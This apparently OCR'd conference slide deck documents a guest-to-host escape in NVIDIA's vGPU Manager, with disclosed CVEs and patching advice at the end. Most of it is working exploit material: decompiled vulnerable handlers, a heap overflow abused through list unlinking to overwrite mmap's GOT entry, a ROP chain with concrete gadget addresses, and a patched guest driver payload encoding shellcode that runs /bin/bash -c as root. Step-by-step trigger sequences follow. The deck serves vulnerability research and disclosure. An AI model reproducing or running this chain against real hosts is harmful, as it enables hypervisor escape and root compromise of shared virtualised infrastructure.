
Let's Get Some Memory Corruptions

- **0x1A - rpc_dma_control**
- DMA on VRPC – that's doubled happiness!
- The DMA handler is a big function, and it generally do these things:
  1. Check if DMA operation command number is legal
  2. Check if handles are legit
  3. Call malloc(dma_control_get_param_size(cmd)) to prepare a buffer for DMA operation
  4. Call preparing function to copy data from VRPC buffer to the prepared buffer
  5. Call NvRmControl to send data to nvidia.ko(host) to process data
  6. Do some work after it successed
  7. Call finish function to copy data back to VRPC buffer

```
body = get_body_field(vrpc_buffer);
return nv001900vgpu(
         (unsigned int *)a1,
         vrpc_buffer,
         retvalue,
         (__int64 (__fastcall *)(__int64, void *, __int64))first_half_processor,
         (__int64 (__fastcall *)(signed __int64, __int64, unsigned int *))second_half_processor,
         (__int64)(body + 8));
```

When It Comes to Copy...

- No restrictions on memory copy:




```
63    case 0xC6370101:
64      *(_BYTE *)buf_allocated = *(_BYTE *)body_ptr_8;
65      count = *(_DWORD *)(body_ptr_8 + 4);
66      buf_allocated[2] = count;                     // this
67      if ( count )
68      {
69        ppp = 0;
70        do
71        {
72          i = ppp++;
73          body_p = &pbody8[8 * i];
74          buf_p = &buf[9 * i];
75          buf_p[3] = body_p[2];
76          buf_p[4] = body_p[3];
77          buf_p[5] = body_p[4];
78          buf_p[6] = body_p[5];
79          buf_p[7] = body_p[6];
80          buf_p[8] = body_p[7];
81          buf_p[9] = body_p[8];
82          buf_p[10] = body_p[9];
83        }
84        while ( buf[2] > ppp );
85      }
86      return 0LL;
87  }
```

C6370101

```
v12 = *(_DWORD *)body_ptr_8;
*buf = *(_DWORD *)body_ptr_8;
if ( !v12 )
  return 0LL;
v13 = 0;
do
{
  v14 = v13++;
  buf[v14 + 1] = pbody8[v14 + 1];
}
while ( v12 > v13 );
return 0LL;
```

C6370102

A Classical Heap Buffer Overflow

- What's next to the overflown area?
- An interesting heap chunk lays after the malloced buffer
  - Some pointers inside this area
- Set access breakpoint on them, after the VRPC returns, this code triggered bp:

```
32  }
33  some_list = v9[4];
34  if ( some_list )
35  {
36    while ( vma_addr != *some_list )          // this sentence hits "read breakpoint" of the over-written area
37    {
38      some_list = (_QWORD *)some_list[7];
39      if ( !some_list )
40        goto LABEL_17;
41    }
42    v15 = 0LL;
43    v17 = 0LL;
44    dword_61FAEC = 0;
45    v16 = 0LL;
46    v13 = a2;
47    v14 = v7;
48    LODWORD(v15) = v12;
49    HIDWORD(v17) = v6;
```

nvidia-vgpu-mgr (main binary),
sub_403860

```
(gdb) x/1024xg $rsi-32
0x7f0a50004b40: 0x2166346136373178  0x0000000000000000
0x7f0a50004b50: 0x0000000000000000  0x0000000000000185
=================================================================
0x7f0a50004b60: 0x0000000000000000  0x0000000000000000
0x7f0a50004b70: 0x0000000000000000  0x0000000000000000
0x7f0a50004b80: 0x0000000000000000  0x0000000000000000
0x7f0a50004b90: 0x0000000000000000  0x0000000000000000
0x7f0a50004ba0: 0x0000000000000000  0x0000000000000000
0x7f0a50004bb0: 0x0000000000000000  0x0000000000000000
0x7f0a50004bc0: 0x0000000000000000  0x0000000000000000
0x7f0a50004bd0: 0x0000000000000000  0x0000000000000000
0x7f0a50004be0: 0x0000000000000000  0x0000000000000000
0x7f0a50004bf0: 0x0000000000000000  0x0000000000000000
0x7f0a50004c00: 0x0000000000000000  0x0000000000000000
0x7f0a50004c10: 0x0000000000000000  0x0000000000000000
0x7f0a50004c20: 0x0000000000000000  0x0000000000000000
0x7f0a50004c30: 0x0000000000000000  0x0000000000000000
0x7f0a50004c40: 0x0000000000000000  0x0000000000000000
0x7f0a50004c50: 0x0000000000000000  0x0000000000000000
=================================================================
0x7f0a50004c60: 0x0000000000000000  0x0000000000000000
0x7f0a50004c70: 0x0000000000000000  0x0000000000000000
0x7f0a50004c80: 0x0000000000000000  0x0000000000000000
0x7f0a50004c90: 0x0000000000000000  0x0000000000000000
0x7f0a50004ca0: 0x0000000000000000  0x0000000000000000
0x7f0a50004cb0: 0x0000000000000000  0x0000000000000000
0x7f0a50004cc0: 0x0000000000000000  0x0000000000000000
0x7f0a50004cd0: 0x0000000000000000  0x00000000000001a1
0x7f0a50004ce0: 0x00007f0a50000080  0x00007f0a50000080
0x7f0a50004cf0: 0x0000000000000048  0x0000000000000000
0x7f0a50004d00: 0x0000000000000000  0x0000000000000000
0x7f0a50004d10: 0x0000000000000000  0x0000000000000000
0x7f0a50004d20: 0x0000000000000000  0x0000000000000000
0x7f0a50004d30: 0x0000000000000000  0x0000000000000048
0x7f0a50004d40: 0x0000000000000000  0x0000000000000000
0x7f0a50004d50: 0x0000000000000000  0x0000000000000000
=================================================================
0x7f0a50004d60: 0x0000000000000000  0x0000000000000000
0x7f0a50004d70: 0x0000000000000000  0x0000000000000000
0x7f0a50004d80: 0x0000000000000000  0x0000000000000000
0x7f0a50004d90: 0x0000000000000000  0x0000000000000000
0x7f0a50004da0: 0x0000000000000000  0x0000000000000000
0x7f0a50004db0: 0x0000000000000000  0x0000000000000000
0x7f0a50004dc0: 0x0000000000000000  0x0000000000000000
0x7f0a50004dd0: 0x0000000000000000  0x0000000000000000
0x7f0a50004de0: 0x0000000000000000  0x0000000000000000
0x7f0a50004df0: 0x0000000000000000  0x0000000000000000
0x7f0a50004e00: 0x0000000000000000  0x0000000000000000
0x7f0a50004e10: 0x0000000000000000  0x0000000000000000
0x7f0a50004e20: 0x0000000000000000  0x0000000000000000
0x7f0a50004e30: 0x0000000000000000  0x0000000000000000
0x7f0a50004e40: 0x0000000000000000  0x0000000000000000
0x7f0a50004e50: 0x0000000000000000  0x0000000000000000
=================================================================
0x7f0a50004e60: 0x0000000000000000  0x0000000000000000
0x7f0a50004e70: 0x00000000000001a0  0x0000000000000054
0x7f0a50004e80: 0x00007f0a639d4000  0x0000000000001000
0x7f0a50004e90: 0x0000000000001000  0x0000000b1f770000
0x7f0a50004ea0: 0x00000006d0af5f01  0x0000000000000001
0x7f0a50004eb0: 0x0000000000f2f100  0x0000000000f2c840
0x7f0a50004ec0: 0x0000000000000001  0x00000000000000a71
0x7f0a50004ed0: 0x00007f0a50000600  0x00007f0a50000600
0x7f0a50004ee0: 0x00007f0a50004ec0  0x00007f0a50004ec0
```

What's the Code Doing?

- Iterates over the VMA linked list, and find the one to free
- After it passes the ioctl 0xC020464F
- It will call "set_item_value"

```
,
some_list = v9[4];
if ( some_list )
{
  while ( vma_addr != *some_list )
  {
    some_list = (_QWORD *)some_list[7];
    if ( !some_list )
      goto LABEL_17;
  }
```

nvidia-vgpu-mgr (main binary), sub_403860

```
if ( *((_DWORD *)some_list + 16) == 2 )
  v16 = vma_addr;
else
  v16 = some_list[3];                    // You can't easily set v16 to other value than 0.
                                         // But it can make v17 returns 87(error)
result = sub_404BE0(a1, 0x4Fu, 0x20LL, 0xC020464FLL, (__int64)&v13, &v17);// should go through this ioctl
                                         // to reach set_item_value
if ( !(_DWORD)result )                   // when it succeed
{
  result = (unsigned int)v17;
  if ( !(_DWORD)v17 )                    // v17 must be 0 to enter set_item_value
  {
    set_item_value(v9 + 4, some_list);   // 0x403780 will be called with our fake "some_list"
    result = (unsigned int)v17;
  }
}
```

set_item_value

- Let's check the most important part of this function
- It removes current node from the linked list
- Literally doing classical textbook: p->next->prev = p->prev; p->prev->next = p->next;
- Deja-vus on old malloc's "unlink"?

```
def_item_6 = *((_QWORD *)list_item + 6);      // set list_item + 6 to ".mmap.got - 56"
if ( def_item_6 )
  *(_QWORD *)(def_item_6 + 56) = *((_QWORD *)list_item + 7);// .mmap.got is overwritten.


if ( list_item == *list_start_ptr )
{
  *list_start_ptr = (void *)*((_QWORD *)list_item + 7);
  rop_gadget_addr = *((_QWORD *)list_item + 7);
  if ( !rop_gadget_addr )
    goto LABEL_11;
  goto LABEL_10;
}
rop_gadget_addr = *((_QWORD *)list_item + 7);
```

Interference the Unlinking Process

- "p"(Node being unlinked) can be controlled (through buffer overflow)
- All pointers in color are controllable p->next->prev = p->prev; p->prev->next = p->next;
- Calls mmap/munmap according to the value in p immediately after p is unlinked

```
if ( *((_DWORD *)list_item + 11) )          // set list_item + 11 to "1"
  mmap(mmap_addr, *((_QWORD *)list_item + 1), 0, 50, 0, 0LL);// set list_item + 1 to "Non zero"
else
  munmap(mmap_addr, *((_QWORD *)list_item + 1));
free(list_item);
```

- p->prev is not referred after p->prev->next
  - p->prev = .mmap.got *MINUS* offset of "next"
  - **p->next = 1st ROP gadget**
  - p->prev->next = p->next overwrites .mmap.got
- But..
  - **p->next**->prev = p->prev requires ROP gadget has RWX privilege
  - RWX is rarely seen now, does it exist?

For example:

p->next= 44556677 → ROP1

p->next->prev= 445566**CD** ROP1+0x56

Lots of RWX Pages

- Don’t know why but its stack has RWX privilege

```
7f499b8c7000-7f499bcc7000 rw-s 00000000 00:06 85175                      /dev/nvidiactl
7f499bcc7000-7f499bcc8000 ---p 00000000 00:00 0
7f499bcc8000-7f499c4c8000 rwxp 00000000 00:00 0
7f499c4c8000-7f499c4c9000 ---p 00000000 00:00 0
7f499c4c9000-7f499ccc9000 rwxp 00000000 00:00 0
7f499ccc9000-7f499ccca000 ---p 00000000 00:00 0
7f499ccca000-7f499d4ca000 rwxp 00000000 00:00 0
7f499d4ca000-7f499d4cb000 ---p 00000000 00:00 0
7f499d4cb000-7f499dccb000 rwxp 00000000 00:00 0
7f499dccb000-7f499decc000 rw-s 00000000 00:06 85175                      /dev/nvidiactl
```

- The data on stack can also be treated as code
- Searched stack memory for ROP gadgets, but nothing (good) found
- Put the code manually

Put a ROP Gadget on Stack

- Some functions have declared very big structure on stack
- 0x3C - rpc_get_engine_utilization is one of them

```
unsigned int v50; // [rsp+14h] [rbp-F754h
unsigned int v51; // [rsp+18h] [rbp-F750h
unsigned int v52; // [rsp+1Ch] [rbp-F74Ch
char big_structure[47200]; // [rsp+20h]
__int64 v54; // [rsp+B880h] [rbp-3EE8h]
unsigned int v55; // [rsp+B888h] [rbp-3EE
int v56; // [rsp+B88Ch] [rbp-3EDCh]
int v57; // [rsp+B890h] [rbp-3ED8h]
```

- Variables are 47200+ bytes deep in stack

```
v55 = 0;
nv000882vgpu((__int64)a1, &v54);
HIDWORD(v54) = nv006324vgpu;
v55 = body_[6];
err = NvRmControl(a1[148], a1[148], 0xB01Ll, (unsign
unsigned int v55; // [rsp+B888h] [rbp-3EE0h]
if (
  goto REPORT_ERROR_NO_MAY_HAVE_MALLOCS;
a1[156] = v55;
return err;
```

- Puts body[6] to rsp+0xB888, then exits (return error)
- Only necessary operations (to put a ROP gadget) are performed, neat & perfect!

How to Chain Them Together?

- We'll write ROP gadget 1 on stack
  - 48 89 F4 C3 MOV RSP, **RSI**; RET;
  - Stack pivot & Jump to the 2nd ROP gadget
- Set mmap.got to the address of ROP 1
- RSI is the "len" argument of mmap (addr of mmap already controlled by us)
  - len is also obtained from p(QWORD)
  - Set len to addr of our fake stack (overflown area after p)
- "Holes" on "stack"
  - Because 0xC6370101 copies data discontinuously

```
and     rdi, [rbx]      ; addr
test    eax, eax
jz      short loc_40382F
mov     rsi, [rbx+8]    ; len
xor     r9d, r9d        ; offset
xor     r8d, r8d        ; fd
mov     ecx, 32h        ; flags
xor     edx, edx        ; prot
call    _mmap
```


```
do
{
  i = ppp++;
  body_p = &pbody8[8 * i];
  buf_p = &buf[9 * i];
  buf_p[3] = body_p[2];
  buf_p[4] = body_p[3];
  buf_p[5] = body_p[4];
  buf_p[6] = body_p[5];
```

Jumping Over Holes

- Holes everywhere
- Holes are consisted by 4 bytes of zeros
- Either it is in the data, or it is in our fake stack
  - Treat it as number 0
  - Using part of it as higher 4 bytes of address
    (The nvidia-vgpu-mgr loads at 0x400000)
  - Find a proper gadget to POP them into registers
  - Or just RET X to skip them

Image Source : Wikipedia

```
(gdb) x/256x 0x7f0c28004b60
0x7f0c28004b60:  0x00000000  0x00000000  0x00000018  0x00000000
0x7f0c28004b70:  0x00000000  0x64a74000  0x00007f2f  0x00001000
0x7f0c28004b80:  0x00000000  0x00000000  0x00000000  0x00000000
0x7f0c28004b90:  0x00000000  0x00000000  0x00000002  0x0000ffff
0x7f0c28004ba0:  0x00000001  0x43434343  0x43434343  0x0061f588
                                                    v-DATA OF PHARSE 3
0x7f0c28004bb0:  0x00000000  0x00000001  0x00000000  0x7273752f
0x7f0c28004bc0:  0x6e69622f  0x6c61672f  0x616c7563  0x00726f74
0x7f0c28004bd0:  0x632d0000  0x00000000  0x6e69622f  0x6361622f
0x7f0c28004be0:  0x44000068  0x3d505349  0x304c4159  0x003a302e
0x7f0c28004bf0:  0x77777777  0x99999999  0x00000000  0x00000000
                 v-- START ADDR OF PHARSE 3 ■
0x7f0c28004c00:  0x8888bf48  0x88778877  0x89488877  0x66ba48fe
0x7f0c28004c10:  0x90887766  0x4d666688  0x04ebc031  0x00000000
0x7f0c28004c20:  0x2222b948  0x44443333  0x31485555  0x11b949c0
0x7f0c28004c30:  0x22222211  0xb822220d  0x004032e0  0x909006eb
```

Patching the Guest Kernel Driver

- Patch the guest nvidia.ko to send the malicious VRPC message
- Painful because we need to write a lot of MOV DWORD PTR[RAX + ..], DATA
- RAX is the addr of VRPC buffer
- And we also need to calculating lots of addresses
- Use a program to help us calculate and write those values

```
mov     dword ptr[rax + 8 + 0x48 - 16], 'rsu/'
mov     dword ptr[rax + 8 + 0x4c - 16], 'nib/'
mov     dword ptr[rax + 8 + 0x50 - 16], 'lag/'
mov     dword ptr[rax + 8 + 0x54 - 16], 'aluc'
mov     dword ptr[rax + 8 + 0x58 - 16], '\0rot' // /usr/bin/galculator
mov     dword ptr[rax + 8 + 0x5c - 16], 'c-\0'  // -c
mov     dword ptr[rax + 8 + 0x60 - 16], 'nib/'
mov     dword ptr[rax + 8 + 0x64 - 16], 'sab/'
mov     dword ptr[rax + 8 + 0x68 - 16], '\0h'  // /bin/bash
mov     dword ptr[rax + 8 + 0x6C - 16], 'PSID'
mov     dword ptr[rax + 8 + 0x70 - 16], '=YAL'
mov     dword ptr[rax + 8 + 0x74 - 16], '0.0:'
mov     dword ptr[rax + 8 + 0x78 - 16], '\0'  //DISPLAY=:0.0
mov     dword ptr[rax + 8 + 0x7c - 16], 0x77777777
mov     dword ptr[rax + 8 + 0x80 - 16], 0x99999999  //addr of "DISPLAY=:0.0"  <==== OK
mov     dword ptr[rax + 8 + 0x84 - 16], 0
mov     dword ptr[rax + 8 + 0x88 - 16], 0     //["DISPLAY=:0.0", 0]
mov     dword ptr[rax + 8 + 0x8c - 16], 0x888848bf      //MOVABS  RDI, ADDR OF "/bin/bash"   48 bf [8888 88778877 8877]
mov     dword ptr[rax + 8 + 0x90 - 16], 0x88778877
mov     dword ptr[rax + 8 + 0x94 - 16], 0x89488877      //MOV RSI, RDI   48 89 FE
mov     dword ptr[rax + 8 + 0x98 - 16], 0x6648bfFE      //MOVABS  RDI, ADDR OF "-C"   48 bf [6666 8888 7777 6666]
mov     dword ptr[rax + 8 + 0x9c - 16], 0x88777766
mov     dword ptr[rax + 8 + 0xa0 - 16], 0x48666688     //MOVABS  RCX,  ADDR OF "/usr/bin/galculator"  48 bf [2222 3333 4444 5
mov     dword ptr[rax + 8 + 0xa4 - 16], 0x332222bf    //
mov     dword ptr[rax + 8 + 0xa8 - 16], 0x55444433    //
mov     dword ptr[rax + 8 + 0xac - 16], 0xC0314D55    //XOR R8, R8   4d 31 c0
mov     dword ptr[rax + 8 + 0xb0 - 16], 0x1111bf48    //MOVABS  R9, ADDR OF ["DISPLAY"=:0.0, 0]   48 bf [1111 2222 2222 1111
mov     dword ptr[rax + 8 + 0xb4 - 16], 0x22222222
mov     dword ptr[rax + 8 + 0xb8 - 16], 0x31c01111      //48 31 c0                xor    rax,rax
mov     dword ptr[rax + 8 + 0xbc - 16], 0xe032b848      //b8 e0 32 40 00          mov    eax, 0x4032e0
mov     dword ptr[rax + 8 + 0xc0 - 16], 0xffd04000      //ff d0                   call   rax
////////////////////////////////////////////////////////////////////////////////////////////////////
//2ND PHARSE (AFTER STACK PIVOT), THE CONTENTS OF THE STACK
////////////////////////////////////////////////////////////////////////////////////////////////////
mov     dword ptr[rax + 8 + 0xc4 - 16], 0x407d37 //ptr to ROP5
mov     dword ptr[rax + 8 + 0xc8 - 16], 0x000000
//the stack pivot starts from here:
mov     dword ptr[rax + 8 + 0xcc - 16], 0x416df4    //1 [ ADDR OF ROP2(0x416df4) ]
mov     dword ptr[rax + 8 + 0xd0 - 16], 0x000000
mov     dword ptr[rax + 8 + 0xd4 - 16], 0x77777777
mov     dword ptr[rax + 8 + 0xd8 - 16], 0x77777777 //ptr-0x78 to ptr to ROP5 above.    <==== OK
mov     dword ptr[rax + 8 + 0xdc - 16], 0x40cf6c   //2 [ ADDR OF ROP3(0x40CF6C) ]
mov     dword ptr[rax + 8 + 0xe0 - 16], 0x000000
mov     dword ptr[rax + 8 + 0xe4 - 16], 0x100      //3 [ "n"  how many bytes to copy ]
mov     dword ptr[rax + 8 + 0xe8 - 16], 0x000000
mov     dword ptr[rax + 8 + 0xec - 16], 0x4126bc      //3 [ ADDR OF ROP4(0x4126bc) ]
mov     dword ptr[rax + 8 + 0xf0 - 16], 0x000000
mov     dword ptr[rax + 8 + 0xf4 - 16], 0x77777777
mov     dword ptr[rax + 8 + 0xf8 - 16], 0x77777777    //5 [ "src" (RSI) ] --addr of-->[ 3RD PHARSE OF THE CODE/DATA ON STACK
mov     dword ptr[rax + 8 + 0xfc - 16], 0x4038ab      //5 [ ADDR OF ROP6(0x4038ab) ]
mov     dword ptr[rax + 8 + 0x100- 16], 0x000000
mov     dword ptr[rax + 8 + 0x104- 16], 0x77777777
mov     dword ptr[rax + 8 + 0x108- 16], 0x77777777    // 6["dest" (stack address, or any address that has rwx priv.)]
mov     dword ptr[rax + 8 + 0x10c- 16], 0x40CF6C      //7 [ ADDR OF ROP7(0x40CF6C) ]
mov     dword ptr[rax + 8 + 0x110- 16], 0x000000
mov     dword ptr[rax + 8 + 0x114- 16], 0x403060      //7 [ "memcpy" (RBX, 0x403060) ]
mov     dword ptr[rax + 8 + 0x118- 16], 0x000000
mov     dword ptr[rax + 8 + 0x11c- 16], 0x41174e      //7 [ ADDR OF ROP8 (0x41174e)  ]
mov     dword ptr[rax + 8 + 0x120- 16], 0x000000
mov     dword ptr[rax + 8 + 0x124- 16 + 0x98], 0x77777777 //8 [ "dest" (stack addr) ] , after 0x98 bytes hole
mov     dword ptr[rax + 8 + 0x128- 16 + 0x98], 0x77777777
```

Placeholders

Trigger the Vulnerability

Method 1


Hypervisor doesn't exit when rebooting guest

- Send msg 0x02 to create a fake hDevice handle(**By replacing guest nvidia.ko with patched one**)
- Reboot guest to send the VRPC message
- Send msg 0x35 to leak an address and bypass ASLR
- Reboot guest
- Send msg 0x3C to put our gadget on stack
- Reboot guest
- Send msg 0x20 to create a fake hClient handle
- Send msg 0x1A to trigger the heap data overflow, in a row with 0x20

Method 2

Otherwise

- Send msg 0x02
  - ***I will call following steps as "LOAD"***
  - rmmod the nvidia_drm nvidia_modeset nvidia in the guest
  - kill 9 the nvidia-gridd process
  - Replace .ko file with patched one
  - insmod the overwritten nvidia.ko
  - sudo service start nvidia-gridd to send the VRPC message
  - rmmod nvidia
- LOAD
- Send msg 0x35
- LOAD
- Send msg 0x3C
- LOAD
- Send 0x20, 0x1A in a row


wenxiang@linux:~
File Edit View Search Terminal Help
[wenxiang@linux ~]$ ps -ef | grep galculator
wenxiang 261243 261089 0 12:39 pts/1 00:00:00 grep --color=auto galculator
[wenxiang@linux ~]$ ps -ef | grep galculator
root 261291 1 0 12:39 ? 00:00:00 /usr/bin/galculator
wenxiang 261473 261089 0 12:40 pts/1 00:00:00 grep --color=auto galculator
[wenxiang@linux ~]$
nv on QEMU/KVM
File Virtual Machine View Send Key
[OK] Reached target System Time Synchronized.
[OK] Started Load AppArmor profiles managed internally by snapd.
[OK] Reached target System Initialization.
Starting Socket activation for snappy daemon.
[OK] Started Message of the Day.
[OK] Started Run anacron jobs.
Starting System Logging Service...
Starting Thermal Daemon Service...
Starting Modem Manager...
Starting Remove Stale Online ext4 Metadata Check Snapshots...
[OK] Started ACPI event daemon.
Starting LSB: automatic crash report generation...
[OK] Started D-Bus System Message Bus.
Starting WPA supplicant...
Starting GRUB failed boot detection...
SimpleScreenRecorder
Recording
Pause recording
Enable recording hotkey
Enable sound notifications
Hotkey: Ctrl + Shift + Alt + Super + R
Information
Total time: 0:00:41
FPS in: 19.99
FPS out: 20.00
Size in: 1920x1200
Size out: 1920x1200
File name: simpl...3.mp4
File size: 6543 KiB
Bit rate: 2764 kbit/s
Preview
Preview frame rate: 10
Note: Previewing requires extra CPU time (especially at high frame rates).
Start preview
Log
galculator
File Edit View Calculator Help
0
C AC <-
( ) MS MR M+
7 8 9 / sqrt
4 5 6 * %
1 2 3 - =
0 . +/- +

Security Best Practice in Using vGPU

- Most important: Update your software regularly
- The nvidia-vgpu-mgr is running in root
  - But you can use your firewall to restrict what it can do
  - Use Host Intrusion Prevention System (HIPS) to monitor host
- Administrator should monitor strange crashes on host machine
- When there’s a 0-day, some hotfix patches(work-arounds) could be applied
  - For example, NOP some vulnerable functions that are not frequently used

CVEs and Timeline

- Reported Feb 2021, Fixed April 2021:
  - CVE-2021-1082 - OOB Issue In Nvidia vGPU Manager
  - CVE-2021-1084 - OOB Issue In Nvidia vGPU Manager and Guest Kernel
  - CVE-2021-1087 - Information Leak In Nvidia vGPU Manager
- Another vulnerability are scheduled to be fixed in the end of July
  - This talk is recorded earlier
  - Details of it are not mentioned in this talk due to responsible vulnerability disclosure
  - It’s an independent vulnerability found by fuzzing, the exploit chain of this talk didn’t use it

- Please refer to : https://nvidia.custhelp.com/app/answers/detail/a_id/5172 to update your software

Thank you!

